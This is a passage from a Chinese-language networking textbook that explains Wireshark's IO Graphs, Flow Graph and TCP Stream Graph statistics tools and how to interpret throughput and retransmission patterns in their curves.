图 7.31 是单击 Statistics→IO Graphs 后弹出的输入输出数据流统计曲线随时间的变化状态。其中 Graphs 栏设置：Color(每条过滤包统计曲线的颜色)、Filter(每条曲线的过滤器)、Style(曲线类型)。最多可用 5 条曲线(Graph1、Graph2、……)分别显示各过滤器滤出的数据包数量随时间的变化。每条曲线的类型可选为：Line(线型)、Impulse(脉冲型)和 FBar(直方图)。在二维坐标参数中，X Axis 栏选择：Tick interval(采样时间间隔)(0.001s、0.01s、……)，Pixers per tick(每个采样的像素点数)(1、2、……)；Y Axis 栏选择：Unit(垂直刻度单位)(Packets/Tick 等)，Scale(最大垂直幅度)(Auto，10，20 等)。本图显示了捕获文件中的 TCP 流和 UDP 流两条曲线随时间 X 轴的变化，垂直刻度为包数量，线型为 line。




图 7.31　网络数据中各类协议包流量随时间的变化统计曲线

(5) Flow Graph

图 7.32 是单击 Statistics→Flow Graph…选项后弹出的网络主机间通信流向图参数设置框。




图 7.32　Flow Graph 对话框

Choose packets(选择数据包)：All packets(所有包)或 Displayed packets(只绘制显示的包)。

Choose flow type(选择数据流类型)：General flow(普通数据流)或 TCP flow(TCP 数据流)。

Choose node address type(选择网络节点地址类型)：Standard source/destination address(标准源/目的 IP 和 MAC 地址)或 Network source/destination address(网络源/目的 IP 地址)。

选择完成后单击 OK 按钮，即统计出图 7.33 所示的 Graph Analysis(通信流向分析结果)图。从中可以直观地看到各网络用户的通信数据流向，追踪网络主机的网络活动。每一条纵线代表一台主机，各主机之间的数据传输用箭头横线表示。以每个包捕获的起始时间为基线，绘制了网络数据包的流向，由此可发现各网络主机之间的通信过程和通信概况。

例如，图 7.33 中第一个时间点：一个 TCP 数据包从 IP 地址为 124.114.169.231 的主机(端口 9685)发送至 222.172.170.216 的主机(端口 7551)。




图 7.33　网络主机之间的通信流向统计分析图

(6) TCP Stream Graph

单击 Statistics→TCP Stream Graph 选项，得到 TCP 数据曲线的菜单选项及功能设置

(见表 7.13),这些曲线直观地显示出 TCP 通信的延时、丢包、吞吐量等网络状况。

表 7.13　Statistics 菜单中的 TCP Stream Graph 选项及功能

菜 单 选 项	功 能 描 述
Round Trip Time Graph	往返行程时间曲线
Throughput Graph	吞吐量变化曲线
Time-Sequence Graph(Stevens)	Stevens 时间-序列号变化曲线
Time-Sequence Graph(tcptrace)	tcptrace 时间-序列号变化曲线

① Stevens 时间-包序列号曲线:该曲线由网络专家 W. Richard Stevens 提出。曲线描述了 Summary Window 中 TCP 数据包序列号随时间的传输统计。TCP 流的第 1 个数据段序列号是一个随机数,后续序列号以此累加。参看第 5.3.2 节的介绍。

该曲线引出了 TCP 流吞吐量的概念,在理想状态下,可以获得持续的 TCP 吞吐量,曲线呈直线上升,斜率等于 TCP 吞吐量。遗憾的是,实际中很少出现这种理想情况,如图 7.34 中出现的吞吐量问题。起先(0.3s 之后)流量呈现非常好的斜率,这意味着吞吐量是持续的,在 3～3.5s 期间,曲线出现了中断,表明该段时间内正在重发数据包。参看图 5.15 中 TCP 的重传举例。




图 7.34　统计菜单中 TCP 数据流的 Stevens 时间-序列号曲线

② tcptrace 时间-包序列号曲线:与 Stevens 时间-序列号曲线相比,该曲线可以表达更多的信息,如图 7.35 所示。若要放大局部曲线,可按下 Ctrl＋鼠标右键,出现放大窗口,移动到需要放大的位置即可。还可通过单击来快速放大图像。放大后需要移动图像以便观察则使用鼠标右键拖曳,要缩小放大图像使用 Shift＋鼠标左键。图 7.35 中黑色曲线旁边的浅色虚线是 TCP 流量控制中滑动窗口字节号的位置,见图 5.12 说明。图 7.36 是对图 7.35 中大约 2.8～3.05s 期间内的曲线状态放大后的分析图。

在图 7.36 中标注了最近一个 TCP ACK Received(TCP ACK 的序列号)、TCP




图 7.35　统计菜单中 TCP 数据流的 tcptrace 时间-序列号曲线和滑动窗演示

